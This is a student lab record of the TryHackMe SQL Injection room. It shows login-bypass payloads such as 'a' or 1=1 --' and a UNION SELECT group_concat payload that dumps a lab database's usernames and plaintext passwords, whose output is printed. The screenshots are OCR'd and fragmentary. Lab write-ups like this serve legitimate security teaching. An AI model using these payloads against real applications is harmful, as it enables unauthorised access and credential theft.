Ex. No.: 4 **Date:20-09-2024**

SQL INJECTION LAB

Aim:

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

Algorithm:

1. **Access the SQL Injection Lab in TryHackMe platform using the link- https://tryhackme.com/r/room/sqlilab**
2. **Click Start AttackBox to run the instance of Kalilinux distribution.**
3. **Perform SQL injection attacks on the following-**

   a) Input Box Non-String

   b) Input Box String

   c) URL Injection


   d) POST Injection

e) UPDATE Statement

4. Perform broken authentication of login forms with blind SQL injection to extract admin password

5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

Output:




SQL Injection 1: Input Box Non-String

Log in

'a' or 1=1 --


●



SQL Injection 1: Input Box Non-String

Francois's Profile


Flag	THM{[redacted]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	



Log in

a' or 1=1 --


●



SQL Injection 2: Input Box String

Francois's Profile

Flag	THM{[redacted]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	




10.10.1.134:5000/sesqli3/logi?profileID=a&password=a

SQL Injection 3: URL Injection

The account information you provided does not exist!


Log in



SQL Injection 4: POST Injection

Francois's Profile

Flag	THM{[redacted]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	



SQL Injection 5: UPDATE Statement

Log in

10

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



SQL Injection 5: UPDATE Statement

Francois's Profile

Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	




Broken Authentication : Blind Injection

Invalid username or password.

Log in

```
' union select '-1''union select
1,group_concat(username),group_concat(password),4 from users-- -
```



```
' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -
```

```
Title: admin,dev,amanda,maja,emil,sam2
THM{[redacted],asd,Summer2019!,345m3io4hj3,viking123,asd
Author: 4
```

Result: Thus, the various exploits were performed using SQL Injection Attack.